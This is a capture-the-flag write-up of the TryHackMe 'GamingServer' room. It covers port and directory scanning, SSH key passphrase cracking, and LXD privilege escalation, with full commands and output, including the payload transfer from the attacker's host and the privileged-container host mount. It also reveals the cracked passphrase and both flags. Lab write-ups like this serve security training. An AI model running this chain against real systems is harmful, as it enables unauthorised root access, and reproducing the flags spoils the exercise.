
Before I start — this is my second writeup, so let me introduce myself! I'm Mahmoud Ayman, a certified eJPT, eCIR, and CCEP professional, currently leveling up and studying for eWPTX. Let's get into it! 🚀
Room Info
Field Details:
Room: GamingServer
Platform: TryHackMe
Difficulty: Easy
OS: Linux (Ubuntu 18.04)
Flags: User + Root
Overview
GamingServer is a beginner-friendly Linux box that teaches a complete penetration testing workflow: port scanning, web enumeration, SSH private key cracking, and privilege escalation via LXD group abuse. Every step follows a real-world attacker mindset — no CVEs, no exploits, just methodology.
Step 1 — Reconnaissance (Nmap)
The very first thing in any pentest is to discover what services are running on the target. We use Nmap for this.
sudo nmap -sV -sC -O -p- 10.113.177.183Flag breakdown:
-sV→ detect the version of each running service-sC→ run Nmap's built-in default scripts (banner grabbing, basic checks)-O→ attempt OS detection-p-→ scan all 65,535 TCP ports (not just the default top 1000)
📸 POC — Nmap Output:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34:0e:fe:06:12:67:3e:a4:eb:ab:7a:c4:81:6d:fe:a9 (RSA)
|   256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
|_  256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: House of danak
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Results Summary:
Port Service Version 22 SSH OpenSSH 7.6p1 Ubuntu 80 HTTP Apache 2.4.29 (Ubuntu)
Takeaway: Only two ports open. SSH requires credentials we don't have yet, so all our attention goes to port 80 — the web server.
Step 2 — Web Enumeration
2.1 — Directory Brute Force with Gobuster
We use Gobuster to discover hidden directories and files on the web server:
gobuster dir -u http://10.113.177.183 -w /usr/share/wordlists/dirb/common.txt -t 50Flag breakdown:
dir→ run in directory enumeration mode-u→ the target URL-w→ path to the wordlist-t 50→ use 50 threads for faster scanning
📸 POC — Gobuster Output:
===============================================================
Gobuster v3.8.2
===============================================================
[+] Url:      http://10.113.177.183
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Threads:  50
===============================================================
.hta                 (Status: 403)
.htaccess            (Status: 403)
.htpasswd            (Status: 403)
index.html           (Status: 200) [Size: 2762]
robots.txt           (Status: 200) [Size: 33]
secret               (Status: 301) [--> http://10.113.177.183/secret/]
server-status        (Status: 403)
uploads              (Status: 301) [--> http://10.113.177.183/uploads/]
===============================================================
Finished
===============================================================
Interesting Findings:
Path Why It Matters /robots.txt Always check — can reveal hidden paths /secret/ 🔴 The name alone demands investigation /uploads/ 🔴 Files hosted here — potential goldmine
2.2 — Exploring /uploads/

Visiting http://10.113.177.183/uploads/ revealed three files:
File Size What It Is dict.lst 2.0K A custom password wordlist manifesto.txt 3.0K The classic Hacker Manifesto meme.jpg 15K An image
We downloaded all three:
wget http://10.113.177.183/uploads/dict.lst
wget http://10.113.177.183/uploads/manifesto.txt
wget http://10.113.177.183/uploads/meme.jpg
📸 POC — wget Output:
--2026-05-19 00:12:36--  http://10.113.177.183/uploads/dict.lst
Connecting to 10.113.177.183:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2006 (2.0K)
Saving to: 'dict.lst'
dict.lst     100%[========================================>]   1.96K  --.-KB/s  in 0.001s
2026-05-19 00:12:37 (2.44 MB/s) - 'dict.lst' saved [2006/2006]
--2026-05-19 00:12:37--  http://10.113.177.183/uploads/manifesto.txt
Connecting to 10.113.177.183:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3070 (3.0K)
Saving to: 'manifesto.txt'
manifesto.txt  100%[========================================>]   3.00K  --.-KB/s  in 0.001s
2026-05-19 00:12:37 (3.40 MB/s) - 'manifesto.txt' saved [3070/3070]
--2026-05-19 00:12:37--  http://10.113.177.183/uploads/meme.jpg
Connecting to 10.113.177.183:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15457 (15K) [image/jpeg]
Saving to: 'meme.jpg'
meme.jpg     100%[========================================>]  15.09K  --.-KB/s  in 0.07s
2026-05-19 00:12:37 (204 KB/s) - 'meme.jpg' saved [15457/15457]
What we found in dict.lst: A custom password wordlist containing entries like letmein, P@ssw0rd, Summer2017, secret, admin, etc. — we'll use this to crack the SSH key passphrase later.
manifesto.txt turned out to be the well-known Hacker Manifesto by The Mentor (1986) — no credentials or hints hidden there.
2.3 — Exploring /secret/
Visiting http://10.113.177.183/secret/ revealed exactly one file:

secretKey 2020-02-05 13:41 1.7K🔑 An SSH private key! This is exactly what we need to get into the machine.
wget http://10.113.177.183/secret/secretKey
chmod 600 secretKey
📸 POC — Downloading the Key:
--2026-05-19 00:17:09--  http://10.113.177.183/secret/secretKey
Connecting to 10.113.177.183:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1766 (1.7K)
Saving to: 'secretKey'
secretKey    100%[========================================>]   1.72K  --.-KB/s  in 0s
2026-05-19 00:17:09 (111 MB/s) - 'secretKey' saved [1766/1766]
⚠️
chmod 600 secretKeyis required — SSH will refuse to use a key file with loose permissions.
2.4 — Finding the Username
Viewing the homepage source (Ctrl+U on http://10.113.177.183) revealed an HTML comment:

<!-- john -->Username confirmed: john
💡 Always read the page source — developers often leave comments with usernames, passwords, or internal paths that are invisible in the rendered browser view.
Step 3 — Cracking the SSH Key Passphrase
SSH private keys can be protected with a passphrase. We crack it using ssh2john + john + our dict.lst.
3.1 — Convert the key to a crackable hash format
ssh2john secretKey > hash.txtssh2john extracts the passphrase hash from the private key and formats it so John the Ripper can process it.
3.2 — Crack with John the Ripper
john --wordlist=dict.lst hash.txt📸 POC — John the Ripper Output:
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Will run 4 OpenMP threads
letmein          (secretKey)
1g 0:00:00:00 DONE (2026-05-19 00:18) 50.00g/s 11100p/s
Session completed.
🔓 Passphrase cracked: letmein
💡 The server left
dict.lstin/uploads/intentionally — it was the wordlist meant for this exact step. Always use files found on the target as your first cracking wordlist.
Step 4 — Initial Access via SSH
We now have everything:
What Value Username john Private key secretKey Passphrase letmein
ssh -i secretKey john@10.113.177.183📸 POC — SSH Login & User Flag:
Enter passphrase for key 'secretKey':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)
  System load:  0.0               Processes:           100
  Usage of /:   41.2% of 9.78GB   Users logged in:     0
  Memory usage: 36%               IP address for ens5: 10.113.177.183
john@exploitable:~$ ls
user.txt
john@exploitable:~$ cat user.txt
a5c2ff8b9c2e3d4fe9d4ff2f1a5a6e7e
🎉 User Flag: a5c2ff8b9c2e3d4fe9d4ff2f1a5a6e7e ✅
Step 5 — Privilege Escalation (LXD Group Abuse)
5.1 — Enumeration
First thing after getting a shell — always run id to check your group memberships:
id📸 POC — id Output:
uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),108(lxd)
🚨 John is in the lxd group!
What is LXD and why does this matter? LXD is Linux's container hypervisor — similar to Docker. Being in the lxd group gives a user the ability to create and manage containers. The critical abuse here: we can create a privileged container and mount the entire host filesystem inside it — giving us full read/write access to the host as root, without ever needing the root password.
5.2 — Building the Alpine Image (on Kali)
We need a minimal Linux image to use as our container:
git clone https://github.com/saghul/lxd-alpine-builder
cd lxd-alpine-builder
sudo bash build-alpine
📸 POC — build-alpine Output:
Determining the latest release... v3.23
Downloading alpine-keys-2.6-r0.apk
...
( 1/27) Installing alpine-baselayout-data (3.7.2-r0)
( 2/27) Installing musl (1.2.5-r23)
( 3/27) Installing busybox (1.37.0-r30)
...
(27/27) Installing alpine-base (3.23.4-r0)
OK: 9903 KiB in 27 packages
This produces: alpine-v3.13-x86_64-20210218_0139.tar.gz
5.3 — Transferring the Image to the Target
On Kali, serve the file over HTTP:
python3 -m http.server 8888📸 POC — Python HTTP Server:
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
10.113.177.183 - - [19/May/2026 00:29:10] "GET /alpine-v3.13-x86_64-20210218_0139.tar.gz HTTP/1.1" 200 -
On the target, download it using your tun0 VPN IP:
wget http://192.168.136.193:8888/alpine-v3.13-x86_64-20210218_0139.tar.gz📸 POC — Transfer Output:
--2026-05-19 04:29:27--  http://192.168.136.193:8888/alpine-v3.13-x86_64-20210218_0139.tar.gz
Connecting to 192.168.136.193:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3259593 (3.1M) [application/gzip]
alpine-v3.13-x86_64-20210218_0139.tar.gz  100%[========================================>]   3.11M  961KB/s  in 3.3s
2026-05-19 04:29:30 (961 KB/s) - 'alpine-v3.13-x86_64-20210218_0139.tar.gz' saved [3259593/3259593]
5.4 — Setting Up and Launching the Container
# Import the Alpine image into LXD
lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
# Create a privileged container
lxc init myimage ignite -c security.privileged=true
# Mount the entire host filesystem into the container at /mnt/root
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
# Start the container
lxc start ignite
# Drop into a root shell inside the container
lxc exec ignite /bin/sh
Why does this work?
security.privileged=true→ the container runs without user namespace isolation, so processes inside run as uid 0 (root) on the hostsource=/→ mounts the host's entire root filesystem into the container- Together: full root-level access to every file on the host machine
📸 POC — LXD Escalation & Root Flag:
john@exploitable:~$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
john@exploitable:~$ lxc init myimage ignite -c security.privileged=true
Creating ignite
john@exploitable:~$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
john@exploitable:~$ lxc start ignite
john@exploitable:~$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cat /mnt/root/root/root.txt
2e337b8c9f3aff0c2b3e8d4e6a7c88fc
🎉 Root Flag: 2e337b8c9f3aff0c2b3e8d4e6a7c88fc ✅
Full Attack Chain
Nmap → ports 22 (SSH) and 80 (HTTP)
         ↓
Gobuster → /uploads/ and /secret/
         ↓
/uploads/  → dict.lst (password wordlist)
/secret/   → secretKey (SSH private key)
Homepage source → username: john
         ↓
ssh2john + john --wordlist=dict.lst → passphrase: letmein
         ↓
ssh -i secretKey john@10.113.177.183 → User Flag ✅
         ↓
id → john is in lxd group
         ↓
Build Alpine image on Kali → transfer via python3 HTTP server
         ↓
lxc privileged container + host filesystem mount (/mnt/root)
         ↓
Root shell → Root Flag ✅
Summary Table
Step Technique Tool Port scanning Full TCP scan + version detection Nmap Directory enumeration Wordlist brute force Gobuster File discovery Found SSH key + password wordlist Browser / wget Username discovery HTML comment in page source Browser (Ctrl+U) SSH key cracking Extract hash → crack with wordlist ssh2john + John the Ripper Initial access SSH login with private key SSH Privilege escalation LXD group abuse + host fs mount lxc
Key Lessons
- Always enumerate web directories — hidden paths like
/secret/and/uploads/are goldmines that Nmap alone won't find. - View page source every time — developers leave comments, usernames, and hints that the browser hides by default.
- Files left on the server are intentional clues —
dict.lstwas placed there as the intended cracking wordlist. Always try target-found files first. - SSH private keys can be passphrase-protected — never assume a key works directly; always try to crack it.
- Group memberships are critical —
lxd,docker, anddiskgroups are all well-known privilege escalation vectors. Always runidright after landing a shell. - Methodology beats tools — this room was solved with only Nmap, Gobuster, John the Ripper, wget, and lxc. No fancy exploits needed.
Written by Mahmoud Ayman | eJPT | eCIR | CCEP | Currently studying eWPTX This was my second writeup — more coming soon! 💪